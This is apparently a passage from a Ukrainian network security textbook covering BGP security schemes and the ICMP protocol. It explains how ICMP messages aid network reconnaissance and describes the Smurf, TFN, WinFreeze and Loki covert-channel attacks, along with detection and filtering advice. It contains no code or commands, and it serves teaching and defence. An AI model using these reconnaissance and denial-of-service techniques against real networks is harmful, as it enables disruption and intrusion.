S-BGP використовує інфраструктуру відкритих ключів (ІВК), засновану на сертифікатах X.509 (v3). Інфраструктура призначена для авторизації прав автономних систем володіти певними діапазонами адрес (префіксами) або розподіляти їх. Вона надає маршрутизатору можливість перевірити авторизацію інших маршрутизаторів щодо їх права представляти певні автономні системи.

Атестат — це підписане цифровим підписом повідомлення, яке підтверджує, що його ціль (автономна система) авторизована підписувачем (провайдером послуг Інтернету) оголошувати маршрути до певних мережних префіксів. У S-BGP застосовуються атестати двох типів.

Атестат адреси (Address Attestation, AA) підтверджує права власника адреси. Підписувачем є провайдер послуг Інтернету чи користувач, який має право

контролю над певними мережними префіксами, а ціллю — автономна система, яка авторизована провайдером або користувачем як початок шляху (маршруту) до зазначених префіксів. Інформація, яку містить атестат адрес, є доволі статичною, оскільки права володіння певними адресними просторами змінюються рідко.

Маршрутний атестат (Route Attestation, RA) — підписане повідомлення, в якому підписувачем є маршрутизатор, що працює від імені деякого провайдера, а ціллю — автономна система (або набір автономних систем), що репрезентують сусідів, яким надсилаються повідомлення UPDATE. Маршрутні атестати містять динамічну інформацію, що змінюється дуже швидко. Розповсюджуються маршрутні атестати у модифікованих BGP UPDATE-повідомленнях. Маршрутні атестати підписує кожна з автономних систем, через яку проходить повідомлення. Щоразу підписується не лише повідомлення, а й усі підписи, що було поставлено раніше. За підписами можна перевірити, в якій послідовності було пройдено автономні системи; це виключає можливість довільно додавати чи видаляти номери автономних систем, які було пройдено.

Протокол IPsec використовують для захисту трафіку між маршрутизаторами.

Secure Origin BGP

Так само як і S-BGP, Secure Origin BGP (soBGP) визначає ІВК для автентифікації та авторизації організацій і вмісту пакетів за використання сертифікатів X.509v3, аналогічних тим, що застосовують у S-BGP, TLS та IPsec [188].

ІВК реалізує сертифікати трьох типів. Один із них має назву EntityCert і пов'язує певну автономну систему з відкритим ключем (або з набором відкритих ключів), що відповідає приватному ключу, який ця система використовує для підписування інших сертифікатів. Сертифікати цього типу підписує третя сторона, в ролі якої виступають добре відомі крупні провайдери.

Сертифікати другого типу схожі на адресні атестати S-BGP. Їх називають AuthCert (Authorization Certificate); вони пов'язують автономну систему з блоком адрес, які система може оголошувати. Ці сертифікати окремо не використовують, їх вбудовують у так звані сертифікати префіксної політики (Prefix Policy Certificate), які крім авторизаційного сертифіката містять політики, що застосовують до блоку адрес, який потрібно оголосити (наприклад, максимальну дозволену довжину префікса).

Сертифікати третього типу — ASPolicyCert — визначають деталі маршрутної політики, зокрема параметри протоколу і топологію локальних мереж.

Уся інформація в soBGP, пов'язана з безпекою (зокрема, з сертифікатами трьох згаданих типів), передається в новому спеціальному повідомлені «Security BGP».

Secure Origin BGP використовує базу даних топологічних зв'язків для перевірки отриманих маршрутів. Кожна автономна система підписує і поширює інформацію про локальну топологію через топологічні сертифікати. Сертифікати від автономних систем формують топологічну базу даних. Будь-який UPDATE-пакет, що порушує топологію автономної системи, відкидається як хибний.

Перевірка підпису — це обчислювально складна операція. Secure Origin BGP намагається зменшити витрати за рахунок автентифікації лише тих структур, що

існують тривалий час (організацій, власників адрес), пріоритетніших у реалізації протоколу. Дані автентифікації підписуються, перевіряються і зберігаються на спікерах у порядку їхнього пріоритету.

Тимчасові елементи (маршрути) перевіряються на коректність, але не за допомогою сертифікатів.

Interdomain Route Validation

Interdomain Route Validation (IRV) — міждоменна перевірка маршруту — діє незалежно від протоколу маршрутизації, на відміну від S-BGP. Ідея методу полягає у тому, що будь-яка інформація може бути перевірена прямим запитом до системи, яка нібито передала ці дані. BGP-спікер вирішує, яким даним довіряти, які ігнорувати, а які перевіряти механізмами IRV [189].

Кожна автономна система в IRV має власний IRV-сервер. BGP-спікер, отримуючи UPDATE-пакет, звертається до такого сервера для перевірки коректності отриманої інформації. IRV-сервер для перевірки звертається до IRV-сервера автономної системи, пов'язаної з пакетом. За потреби здійснити перевірку маршруту, до якого залучена множина автономних систем, необхідно мати список IRV-серверів цих автономних систем. Для зв'язку між IRV-серверами можна використовувати IPsec або протоколи транспортного рівня.

Алгоритм прийняття рішення (коли і як слід перевіряти UPDATE-пакет) визначає сама автономна система. Звісно, найбільшу гарантію дає перевірка кожного такого пакета. Але це потребує значних ресурсів, тому перевірки слід проводити періодично, і робити запити лише тоді, коли є якісь підозри. Кешування дає змогу покращати виконання оброблення пакетів, а зберігання всіх маршрутних оголошень і відгуків допомагає виявляти і виправляти помилки.

16.4.5. Оцінювання захищеності

Захист від атак на сесії між граничними маршрутизаторами

Розглянемо переваги і недоліки описаних вище методів захисту (наявних і тих, що впроваджуються) [186]. На граничні маршрутизатори може бути здійснено пасивні (прослуховування) і активні (модифікація повідомлень) атаки. Пов'язані з такими атаками загрози значною мірою можна усунути, використовуючи IPsec, який забезпечує автентифікацію, розподіл ключів і шифрування. Механізм IPsec захищає від атаки відповідями (Replay Attack) і захищає цілісність пакетів, застосовуючи для цього хеш-функції (MD5 або SHA-1).

MD5 можна використовувати в TCP, який є транспортом для протоколу BGP. Механізм MD5 не забезпечує захист конфіденційності, оскільки не підтримує шифрування. Крім того, він потребує ручного настроювання спільного секрету на двох «сусідах», що взаємодіють. У табл. 16.8 наведено інформацію про різні механізми захисту BGP.

Найефективнішим і легко впроваджуваним рішенням із забезпечення безпеки протоколу BGP є використання IPsec, але як проміжний етап більшого поширення набули простіші механізми на кшталт використання хеш-функцій.

Таблиця 16.8. Порівняльна характеристика механізмів захисту BGP-сесії між граничними маршрутизаторами

Протокол	Цілісність	Конфіденційність	Захист від атак відповідями	Захист від DOS-атак
IPsec (ESP)	Так	Так	Так	Так
IPsec (AH)	Так	Ні	Так	Так
MD5 Integrity	Так	Ні	Так	Ні
HOP Protocol	Так	Ні	Так	Ні

Захист від великомасштабних атак

Найбільшу загрозу для BGP становлять атаки, що маніпулюють з джерелом маршрутної інформації та векторами шляхів. У табл. 16.9 наведено інформацію про механізми, які розв'язують ці проблеми.

Таблиця 16.9. Рішення глобальної безпеки BGP

		Автентифікація		
Система	Тип захисту	Топології	Маршрутів	Джерела
Route Filtering	Виявлення аномалій	Слабка	Слабка	Слабка
Route Registries	Виявлення аномалій	Слабка	Слабка	Слабка
S-BGP	Криптографічний	Сильна	Сильна	Сильна
soBGP	Виявлення аномалій/ Криптографічний	Сильна	–	Сильна
IRV	Виявлення аномалій/ Криптографічний	Сильна	Сильна	Сильна

Захист від атак підміни джерела маршрутної інформації

У S-BGP для захисту від атак підміни джерела маршрутної інформації використовують атестати адреси, а в soBGP – сертифікати префіксної політики. Ці механізми дають змогу одержувачу BGP UPDATE-пакета в аналогічний спосіб перевіряти наявність прав організації-відправника на використання вказаної мережної адреси. З іншого боку, вони мають потенційну можливість (наразі її не використовують) значно збільшувати обсяг мережного трафіку. Але дослідження показали, що адресний простір характеризується високою стабільністю. За підсумками спостережень було встановлено, що протягом шести місяців 70–90 % мережних префіксів не змінювали власника, 80 % адресного простору делеговано лише 16 організаціям, а 90 % – 122. Це означає, що атестати мають довгий період існування і доволі вузьке коло розповсюджувачів. Відтак можна очікувати, що системи soBGP і S-BGP достатньо ефективні.

Наразі з метою автентифікації джерела використовують фільтри маршрутів. Кожна автономна система ідентифікує ті автономні системи, які вона знає. Цей метод ефективний, коли виникають помилки конфігурації, але він не захищає від цілеспрямованих атак.

Захист від маніпуляції маршрутною інформацією

На жаль, можливість створити ефективний механізм, який би протидіяв підміні маршрутної інформації, є досить примарною. Протокол S-BGP надто вимогливий до обчислювальних ресурсів і пам'яті. Його недоліком вважають потребу в зберіганні великої кількості сертифікатів, що можуть переповнити пристрої пам'яті маршрутизаторів.

Систему IRV спеціально оптимізовано для зменшення витрат ресурсів. Перевірка маршрутної інформації здійснюється лише час од часу, IRV-сервер сам обирає, коли й кого перевіряти. Одним із недоліків IRV є потреба в наявності працюючої мережі для пересилання запитів до інших автономних систем.

У soBGP використовується статичний топологічний граф, створений на основі сертифікатів політик. Це дає змогу маршрутизаторам порівнювати одержану інформацію з даними у базі даних. Якщо вони не збігаються, одержані дані буде відкинуто. У цьому випадку необхідно детально регламентувати порядок внесення змін у топологію.

Наразі жоден із механізмів (ані ті, що використовуються, ані ті, що впроваджуватимуться) не забезпечує прийнятного компромісу між захищеністю, використанням ресурсів і легкістю їх впровадження.

16.5. Протоколи керування мережею

16.5.1. Протокол ICMP

Протокол ICMP (Internet Control Message Protocol — протокол керуючих повідомлень в Інтернеті) було задумано і розроблено як простий та безпечний засіб для повідомлень про помилки і для обміну повідомленнями типу запит-відповідь. Протокол описано у RFC 792 [190], деякі доповнення було зроблено у RFC-4884 [191]. У своєму природному вигляді ICMP є простим протоколом з чітко визначеними правилами використання. Але він може бути дещо модифікованим і в такому вигляді використаним порушниками. Тому важливо розрізняти нормальне та нестандартне використання цього протоколу.

Основні принципи

Призначення ICMP

Протокол ICMP, який належить до стека протоколів TCP/IP, використовують для передавання коротких повідомлень. Транспортні протоколи цього стека — TCP та UDP потребують наявності призначеного порту сервера, з яким може взаємодіяти клієнт. Для здійснення простого запиту, наприклад для перевірки активності деякого вузла мережі, який називають ping-запитом, або ехо-запитом, не потрібно мати вільні порти, і надійність доставлення даних не є обов'язковою. Саме для відсилання таких нескладних запитів і отримання відповідей і призначений протокол ICMP.

Крім того, ICMP використовують для обміну інформацією між двома хостами або хостом і маршрутизатором у разі виникнення помилок. Дійсно, в протоколах,

орієнтованих на встановлення з'єднання, наприклад у TCP (транспортний рівень) або LLC2 (канальний рівень), передбачено механізми сповіщення вузла, що здійснює передавання даних, про виникнення помилок і деякі їхні причини. Але дейтаграмні протоколи (UDP), а також протоколи мережного рівня (IP) таких можливостей не мають, тому й використовують ICMP.

Два хости, що взаємодіють, застосовують ICMP для нескладних запитів і відповідей на них, а також для сповіщення один одного про будь-які помилки. Наприклад, може виникнути ситуація, коли хост-одержувач не в змозі приймати призначений йому трафік на визначеній швидкості. За допомогою ICMP-повідомлення цей хост може проінформувати відправника щодо необхідності знизити швидкість відправлення даних.

Маршрутизатори використовують протокол ICMP, щоб повідомити відправника про виникнення проблем під час доставляння повідомлень. Наприклад, маршрутизатор може надсилати ICMP-повідомлення «заборонено адміністратором». Це повідомлення інформує відправника, що трафік цього типу заборонено для використання під час пересилання даних через інтерфейс маршрутизатора згідно із правилом, що є у списку контролю доступу. У цьому випадку очевидно, що повідомлення відправляє маршрутизатор, оскільки саме він забороняє виконувати операцію. Але маршрутизатори також інформують відправника про помилки у випадку, коли доставити повідомлення вказаному адресату не видається за можливе. Наприклад, якщо хост-одержувач недосяжний, то вочевидь, що він не може відповісти на запит. Замість нього відповідає маршрутизатор.

Місце ICMP у моделі OSI та в стеку TCP/IP

Незважаючи на те що пакет ICMP інкапсулюється в пакет IP, протокол ICMP відносять до мережного рівня, оскільки він не має рис, властивих протоколам транспортного рівня стека TCP/IP. Власне, спочатку протокол ICMP взагалі розглядали як невід'ємну частину протоколу IP. Протиставляти трафіки ICMP і IP некоректно, тому що пакет ICMP інкапсульовано в пакет IP.

Властивості протоколу

У протоколі ICMP, на відміну від TCP або UDP, не використовують номери портів. Для того щоб розрізняти служби, в ICMP указують лише тип повідомлення і код, що міститься в перших двох байтах заголовка ICMP-пакета. За цими байтами можна з'ясувати призначення конкретного ICMP-повідомлення. На ехо-запити ICMP здатні відповідати майже всі операційні системи. Слід зауважити, що в багатьох з них відключити режим обов'язкової відповіді на ехо-запит, який використовується за умовчанням, завдання не з легких.

Для ICMP не існує понять «клієнт» і «сервер». Отримавши ICMP-повідомлення про помилки, хост-одержувач може враховувати цю інформацію, але не повідомляти про помилки відправника. Крім того, ICMP не надає жодних гарантій доставлення повідомлень.

ICMP підтримує широкомовний трафік, тобто дає змогу надсилати дані одразу кільком адресатам. Ця можливість є потенційно небезпечною, зокрема, з міркувань організації атак на відмову в обслуговуванні.

Стандартні ICMP-повідомлення

Розглянемо кілька стандартних повідомлень протоколу ICMP і можливості, які вони надають порушникам для несанкціонованого отримання інформації про мережу.

Хост недосяжний

ICMP-повідомлення Host Unreachable (Хост недосяжний) надходить від маршрутизатора хоста, що відправив пакет, який не було доставлено з певної (як правило, невідомої) причини. Можливо, що хоста із вказаною IP-адресою взагалі не існує або що він у цей момент не в змозі відповісти на запит чи не відповідає через неправильне його настроювання. У будь-якому випадку можна зробити висновок, що хост-одержувач не здатний самостійно відправити повідомлення про помилку, тому це робить за нього маршрутизатор.

Відомості, які надаються таким чином, дуже корисні під час здійснення зондування мережі. Якщо порушник збирає інформацію про активні хости мережі для їх подальшого сканування, то IP-адреси, визначені як недосяжні, в подальшому не перевірятимуться, і сканування стане більш спрямованим.

Інформація, яку здобувають завдяки множині ICMP-повідомлень про недосяжність хостів, знижує безпеку мережі, яку сканують. Тому політика безпеки може передбачати заборону таких повідомлень, для чого маршрутизатори мають підтримувати цю можливість. Наприклад, у списках контролю доступу маршрутизаторів Cisco для цього використовується правило No IP Unreacheables.

Порт недосяжний

ICMP-повідомлення Port Unreachable (Порт недосяжний) надходить від хоста-одержувача відправнику та інформує останнього про те, що на вказаний UDP-порт запитів не очікується. Зауважимо, що протокол TCP використовує дещо інший спосіб сповіщення відправника про те, що відповідний порт закритий: з цією метою відправнику повертається TCP-пакет зі встановленим прапорцем RST. Оскільки протокол UDP такої можливості не має, до цього залучається протокол ICMP.

Знову можна констатувати, що це ICMP-повідомлення надає цінну інформацію під час сканування мережі: всі UDP-порти, які не відповіли на запит стандартним ICMP-повідомленням Port Unreachable, можуть бути відкритими. Хоча цього не можна однозначно стверджувати: є імовірність, що відповідь була відсутньою через втрату пакета, а крім того, повідомлення про недосяжність порту можуть бути заблоковані для передавання за межі локальної мережі.

Заборонено адміністратором

ICMP-повідомлення про помилку Unreachable – Admin Prohibited (Недосяжно — заборонено адміністратором) може надсилати маршрутизатор, який працює як шлюз для деякої мережі. У списку контролю доступу маршрутизатора можуть бути встановлені обмеження на передавання в локальну мережу певних видів трафіку. Наприклад, можуть бути заблокованими трафік, призначений деякому заблокованому порту, і приймання пакетів від хоста з деякою визначеною IP-адресою

чи від комп'ютерів деякої мережі або може бути встановлено захист на доступ до певного комп'ютера чи підмережі. У будь-якому із зазначених випадків маршрутизатор може відповісти таким ICMP-повідомленням.

Хоча в цьому повідомленні не буде вказано об'єкт блокування (наприклад, порт одержувача або IP-адресу відправника), порушник може використовувати різні варіанти встановлення з'єднання, щоб з'ясувати причину блокування. Тоді у нього з'явиться інформація, що може допомогти йому знайти інші незахищені шляхи проникнення в мережу.

Потрібно здійснити фрагментацію

ICMP-повідомлення Unreachable — Need to Frag (Недосяжно — потрібно здійснити фрагментацію) дає змогу поінформувати відправника про унеможливлення доставлення дейтаграми за вказаною адресою без її фрагментації. Нагадаємо, що фрагментацію здійснюють засобами протоколу IP. Причому безпосередньо від хоста-відправника пакети відсилаються нефрагментованими, а потреба у фрагментації може виникати на транзитних вузлах (шлюзах) під час передавання пакета в мережі інших технологій, де значення MTU менше.

Пакет може бути помічено прапорцем DF. Якщо є потреба у фрагментації такого пакета, то останній має бути просто відкинутий шлюзом, і саме в цьому випадку шлюз повертає відправнику ICMP-повідомлення про помилку. Воно містить значення MTU мережі, в якій необхідно здійснити фрагментацію пакета.

Деякі хости спеціально відправляють пробну дейтаграму зі встановленим прапорцем DF, щоб визначити мінімальне значення MTU на шляху до одержувача. Завдяки значенням MTU, які повертають ICMP-повідомлення Unreachable — Need to Frag, відправник може отримати необхідну інформацію і враз (засобами протоколів транспортного рівня) встановити розмір пакета, який дає змогу не здійснювати фрагментацію, що зрештою зменшує витрати ресурсів мережі.

Інформацію, яка надходить у повідомленнях про потребу здійснити фрагментацію, не вважають надто небезпечною, але вона дає змогу порушнику зробити припущення щодо мережних технологій, використаних у різних підмережах на шляху проходження пакета.

Переспрямувати

За допомогою ICMP-повідомлення Redirect (Переспрямувати) хост-відправник отримує інформацію про неоптимальний вибір маршрутизатора та пропозицію додати в таблицю маршрутизації адресу іншого маршрутизатора. Фактично, це повідомлення призначене для здійснення віддаленого керування таблицями маршрутизації на хостах і, можливо, маршрутизаторах. Щоправда, на маршрутизаторах з цією метою ефективно використовують протоколи маршрутизації, та й небезпека застосування протоколу ICMP, який, фактично, не передбачає жодної автентифікації відправника повідомлення, аж занадто очевидна.

Дещо інша ситуація з хостами. Їхні таблиці маршрутизації містять, як правило, лише кілька записів (найголовніша з них — шлюз за умовчанням), а жодних протоколів маршрутизації не застосовується. Тому певний час ICMP-повідомлення Redirect підтримували багато операційних систем. Їх дія поширювалася

лише на локальну мережу, і приймали ці повідомлення лише тоді, коли вони надходили від імені маршрутизатора цієї мережі.

Є кілька типів таких повідомлень, наприклад Redirect Datagrams for the Network (Переспрямувати дейтаграми для мережі) та Redirect Datagrams for the Host (Переспрямувати дейтаграми для хоста). Повідомлення першого типу призначені для змінення маршруту за умовчанням і маршрутів до віддалених мереж. Такі повідомлення вважають застарілими, їх не підтримують (тобто ігнорують) сучасні операційні системи. Щодо повідомлень другого типу, то тут не все так однозначно. Сучасні операційні системи ці повідомлення, як правило, ігнорують, але застарілі версії Microsoft Windows, які ще й досі використовують, їх приймають і відпрацьовують [15]. Тому варто вживати додаткових заходів, щоб фільтрувати такі повідомлення, наприклад використовувати мережний екран.

Перевищення ліміту часу

ICMP-повідомлення Time Exceeded in Transit (перевищення ліміту часу) інформує відправника про надто тривале перебування його дейтаграми в Інтернеті.

У протоколі IP передбачено можливість видалити з Інтернету втрачену дейтаграму, яка може нескінченно передаватися замкненим маршрутом між кількома маршрутизаторами. Для виявлення таких дейтаграм використовують поле TTL в заголовку IP-пакета. Відправляючи дейтаграми, різні операційні системи задають різні значення поля TTL (64, 128, 255 або інші). Під час проходження дейтаграми через маршрутизатори на шляху до одержувача кожний маршрутизатор зменшує значення поля TTL на одиницю. Коли значення цього поля стає рівним 0, маршрутизатор має відкинути таку дейтаграму.

Для того щоб поінформувати відправника про втрату дейтаграми, маршрутизатор повертає ICMP-повідомлення Time Exceeded in Transit хосту-відправнику. Повідомлення містить також IP-адресу вузла мережі, який був змушений знищити дейтаграму.

Маніпулюючи початковими значеннями TTL, можна отримати ICMP-повідомлення від усіх проміжних вузлів на шляху дейтаграми, тобто визначити її маршрут. Це і є одним із основних методів трасування пакетів в Інтернеті. Таким чином, наприклад, працює Windows-команда tracert.

У команді tracert для визначення IP-адрес маршрутизаторів, що беруть участь у процесі передавання дейтаграми на шляху до одержувача, використовуються пари ехо-запит–ехо-відповідь (ping). Кожний маршрутизатор і хост-одержувач отримують по три окремих ехо-запити. Результат виконання команди містить час кругового обертання (туди і назад) кожної з цих дейтаграм. Триразове повторення ехо-запитів виконується на випадок можливої втрати ехо-запитів, а також для оцінювання середнього часу обертання.

Інформація ICMP-повідомлень про помилки

У дейтаграмі з ICMP-повідомленням про помилку наводиться додаткова інформація. Зокрема, після самого ICMP-повідомлення повертається заголовок IP-дейтаграми, що викликала помилку, і 8 байт пакета, вкладеного в IP-пакет. Ця інформація дає змогу хосту-відправнику ідентифікувати дейтаграму і внести корективи

в процес її відправлення. Згідно з документом RFC 1122 [192], відповідати на ICMP-повідомлення про помилку не потрібно.

Логічно було б очікувати, що після появи ICMP-повідомлення про помилку до дейтаграми буде скопійовано ті самі перші 28 байт, що не було доставлено у вихідній дейтаграмі. Але насправді операційні системи відповідають по-різному, що дає змогу класифікувати відповіді. Виявивши нормальні та нестандартні пакети, можна визначити операційну систему.




Рис. 16.13. Формат ICMP-повідомлення про помилку

Таке дослідження можна провести, наприклад, за допомогою програми nmap. Одним із тестів у серії пакетів, призначених для хоста, який сканують, є спроба відправити дейтаграму на закритий UDP-порт з метою отримання ICMP-повідомлення Port Unreachable. Програма nmap вивчає заголовок IP-дейтаграми цього повідомлення та наступні 8 байт даних і порівнює їх з полями вихідної дейтаграми. Таку інформацію в термінології програми nmap називають fingerprint (відбиток пальця) і використовують для ідентифікації ОС віддаленого хоста.

Використання ICMP з метою розвідки

Розглянемо можливості використання ICMP з метою розвідки. Зазначимо, що це потребує лише стандартних повідомлень протоколу.

Для визначення активності конкретного хоста достатньо отримати від нього одне з таких ICMP-повідомлень:

- Protocol Unreachable (Протокол недосяжний);
- Port Unreachable (Порт недосяжний);
- IP Reassembly Time Exceeded (Час збирання IP-дейтаграми вичерпано);
- Parameter Problem (Проблема параметрів);
- Echo Replay (Ехо-відповідь);
- Timestamp Replay (Відповідь позначки часу);
- Address Mask Replay (Відповідь маски адреси).

Крім того, якщо маршрутизатор мережі сповіщатиме відправника про помилки недосяжності деяких хостів (Host Unreachable), то за умови, що решта хостів активні, можна скласти схему мережі.

Деякі ICMP-повідомлення надсилають лише маршрутизатори. Тому, одержавши одне з таких повідомлень, можна визначити маршрутизатор мережі:

- Fragmentation Needed But Don't-Fragment Bit Set (Потрібна фрагментація, але встановлено біт «не фрагментувати»);
- Admin Prohibited (Заборонено адміністратором);

- Time Exceeded in Transit (Вичерпано час передавання);
- Network Unreachable (Мережа недосяжна);
- Host Unreachable (Хост недосяжний).

Із наведених вище повідомлень можна отримати таку додаткову інформацію:

- Admin Prohibited — дає змогу дізнатися про тип заблокованого трафіку;
- Address Mask Replay — надає значення маски підмережі, в якій встановлений запитаний хост;
- Time Exceeded in Transit — використовується утилітою traceroute для визначення IP-адрес маршрутизаторів і топології мережі;
- Protocol Unreachable — може бути використаний для повного сканування хоста щодо задіяних служб;
- Port Unreachable — може бути застосований для виявлення активних хостів із відкритими UDP-портами;
- Fragmentation Needed But don't-Fragment Bit Set — дає змогу встановити значення MTU мереж з метою проведення атаки у разі використання фрагментованого трафіку.

Використання ICMP для здійснення атак

ICMP, як і решту протоколів, використовують задля порушення політики безпеки. Наразі ICMP застосовують в атаках відмови в обслуговуванні та як найкращий засіб для проведення прихованого сканування.

Атака Smurf

В основу атаки Smurf покладено використання можливості протоколу ICMP розсилати дейтаграми за кількома адресами [193]. На один широкомовний ехо-запит ICMP (ping) може відповісти багато хостів. Цю можливість використовують для здійснення атаки відмови в обслуговуванні на обраний хост або мережу.

Спочатку порушник має сформувати широкомовний ехо-запит ICMP до хостів мережі, яку він намагається атакувати. При цьому замість адреси відправника потрібно підставити IP-адресу комп'ютера, який піддається атаці. Успішним завершенням атаки є відправлення усіма хостами, що працюють в атакованій мережі, ехо-відповідей на адресу хоста, який атакують. Від такої активності можуть постраждати не лише атакований хост, а й мережа, в якій його розміщено.

Необхідною умовою для здійснення зовнішнім порушником успішної атаки є те, що зовнішній маршрутизатор має пропустити запит із зовнішньої мережі у внутрішню. Такий запит має дві характерні ознаки, кожна з яких окремо дає достатньо підстав для заборони його передавання ззовні:

- це широкомовний ехо-запит ICMP;
- запит надходить із зовнішньої мережі, але замість адреси відправника використовує адресу з діапазону внутрішніх адрес (IP spoofing).

Атака Smurf є небезпечною, тому надходження ззовні пакетів з широкомовною адресою слід забороняти.

Для того щоб атака Smurf була успішною (відбулася відмова в обслуговуванні), мають збігтися певні умови:

- порушник відправляє велику кількість широкомовних ехо-запитів;
- зовнішній маршрутизатор (а також мережний екран) дозволяє вхідний трафік з широкомовними адресами;
- зовнішній маршрутизатор (а також мережний екран) дозволяє вхідний трафік із зворотними адресами з діапазону адрес внутрішньої мережі;
- атаку спрямовано на велику мережу, хости якої в той самий час відправляють велику кількість ехо-відповідей, або ж атаку здійснюють одразу на кілька мереж;
- канал, що з'єднує атакований вузол із мережею, має низьку пропускну здатність (принципово можна «затопити» пакетами будь-яке з'єднання, аби вистачило трафіку, але з'єднання з меншою пропускною здатністю «затопити» легше).

Атака Tribe Flood Network

Атака Tribe Flood Network (TFN) [194] — це ще одна атака відмови в обслуговуванні, в якій використовують ICMP-повідомлення. На відміну від атаки Smurf, яку організують з одного комп'ютера і для розповсюдження якої використовують одну мережу, атака TFN застосовує велику кількість розподілених хостів. Їх називають хостами-демонами. Таким чином, атака TFN є типовою розподіленою атакою відмови в обслуговуванні (DDoS), що використовує кілька розосереджених в Інтернеті хостів для спільного здійснення атаки.

Для здійснення цієї атаки програму потрібно інсталювати на головному комп'ютері TFN — «хазяїні» (Master) і на кількох агентах — хостах-демонах TFN. Звичайно як хости-демони використовують скомпрометовані комп'ютери. Фактично, вони утворюють «ботнет» — мережу комп'ютерів, підпорядкованих комп'ютеру зловмисника (див. розділ 6). Хазяїн TFN надає хостам-демонам команду на атаку обраної цілі (як правило, команду отримують одразу всі хости). Демони TFN можуть організувати UDP-шторм пакетів (UDP flooding), шторм TCP SYN-запитів (SYN flooding), шторм ехо-запитів ICMP або атаку Smurf. Хазяїн інформує хости-демони про початок атаки за допомогою ехо-відповідей ICMP. При цьому тип атаки визначається за значенням поля ідентифікації в ICMP-заголовку ехо-відповіді. В області даних такої ехо-відповіді передаються необхідні аргументи.

Зауважимо, що для організації атаки замість ехо-запитів застосовують ехо-відповіді. Річ у тім, що на багатьох маршрутизаторах (шлюзах, мережних екранах) з метою забезпечення безпеки проходження зовнішніх ехо-запитів ICMP заблоковано, а ехо-відповідей — як правило, ні, що надає можливість локальним користувачам дізнатися про доступність зовнішніх хостів.

Використання одразу кількох розподілених хостів для «затоплення» пакетами обраної цілі дає змогу здійснити успішну атаку відмови в обслуговуванні на хост або мережу.

Атака WinFreeze

Атака WinFreeze [195], фактично, змушує обраний комп'ютер атакувати себе самого. Для цього використовують ICMP-повідомлення Redirect. Викликаючи шторм

таких ICMP-повідомлень, атака WinFreeze може спричинити відмову в обслуговуванні вразливого хоста, що працює під керуванням застарілих версій Windows. Атака здійснюється лише в мережі атакованого комп'ютера, а ICMP-повідомлення надходять від імені маршрутизатора цієї мережі. У разі отримання великої кількості повідомлень Redirect атакований хост намагається внести відповідну кількість змін у таблицю маршрутизації, і ресурси центрального процесора в основному витрачаються на їх оброблення.

Програма Loki

Програму Loki можна вважати найнебезпечнішим із засобів, що застосовують можливості протоколу ICMP [196]. До появи цієї програми зловмисники використовували протокол ICMP хіба що для проведення атак відмови в обслуговуванні та для збирання інформації про мережу.

Loki використовує ICMP як тунельний протокол для утворення прихованого каналу зв'язку. Нагадаємо, що прихованим каналом (Covert Channel) називають канал, що використовує певний метод передавання даних або певне поле (поля) дейтаграми нестандартним способом для здійснення несанкціонованих дій. Програма Loki працює за принципом клієнт-сервер, використовуючи ICMP як транспортний протокол. Якщо на скомпрометованому хості встановлено сервер Loki, він відповідатиме на запити Loki-клієнта, зокрема надсилатиме файли.

Необхідно зазначити, що протокол ICMP не було призначено для підтримки подібних функцій, але, як потім з'ясувалося, його дуже ефективно використовують у такий спосіб. Тому до ICMP-трафіку в мережі слід ставитися з максимальною увагою.

Невикликані ехо-відповіді

Розглянемо такий приклад. Припустимо, що за допомогою програми моніторингу мережного трафіку було виявлено, що деякий хост у мережі відправляє іншому хосту потік ехо-відповідей. Все було б абсолютно коректно, якщо б цей потік надходив у відповідь на потік запитів. Але запитів від хоста не було. Розглянемо кілька можливих причин для відправлення невикликаних ехо-відповідей.

Підміна IP-адреси (IP spoofing)

Перше, що можна припустити, отримавши звіт про такий трафік, — відбулася підміна адреси відправника. У результаті хост, що отримав запити, повертає ехо-відповіді вказаному в запитах відправнику. Якщо такі відповіді надходять від багатьох комп'ютерів із тієї самої мережі, це означає, що відбувається атака Smurf. Останнім часом об'єм дій з використанням підміни IP-адрес різко зріс, тому перше припущення найімовірніше. Як правило, якщо отримання невикликаних ехо-відповідей ICMP пов'язане з підміною IP-адреси вашого хоста, то від того самого хоста буде надходити й інша незапитана інформація. Слід зазначити, що факт надходження невикликаних відповідей очевидний лише для того хоста, який не відправляв запитів, але отримує відповіді. Мережний аналізатор трафіку, залежно від точки його розміщення, може зафіксувати нормальні запити і не помітити, що вони надходять не від того хоста, адресу якого вказано як адресу відправника.

Атака TFN

Хост може отримувати невикликані ехо-відповіді, коли його застосовують як демон TFN. Хоча значення поля ідентифікаційного номера ICMP використовують в цій атаці для повідомляння хоста-демона про початок атаки TFN певного типу, точно сказати, яке це значення, неможливо, оскільки хакер міг змінити вихідний код програми атаки. З'ясувати, чи не став той або інший хост демоном TFN, легше за трафіком, що виходить від хоста в результаті отримання ним невикликаних ехо-відповідей ICMP. Якщо хост після цього відправляє багато інформації незрозумілого походження й призначення, це може свідчити про його участь в атаці TFN.

Loki

Невикликані ехо-відповіді можуть також мати місце під час обміну інформацією між клієнтом і сервером Loki. При цьому на кожний ехо-запит ICMP може бути згенеровано кілька ехо-відповідей.

У перших версіях програми Loki значення шостого та сьомого байтів ICMP-повідомлень залишалися незмінними, тоді як, згідно із стандартом, значення цього поля має бути унікальним для кожного ехо-запиту (аналогічно значенню ідентифікатора в заголовку IP-дейтаграми) і збільшуватися на 1 або на 256 для кожного наступного ехо-запиту. За цією ознакою і можна було виявити роботу програми Loki — достатньо було зберегти звіт про трафік за допомогою TCPdump у шістнадцятковому форматі та впевнитися в незмінності значення в полі порядкового номера ICMP-повідомлення. У наступних версіях Loki значення цього поля може бути зашифровано, і вказаним методом програму Loki виявити не вдасться.

Рекомендації стосовно блокування ICMP-трафіку

З викладеного вище стає очевидним, що ICMP-трафік може бути задіяним для проведення шкідливих операцій. Отже, є підстави блокувати його за допомогою фільтрації пакетів. Найпростіший варіант — повністю блокувати вхідний і вихідний ICMP-трафіки. На деяких вузлах так і роблять, але потрібно знати про наслідки блокування ICMP-трафіку [197].

Ехо-запити без відповіді

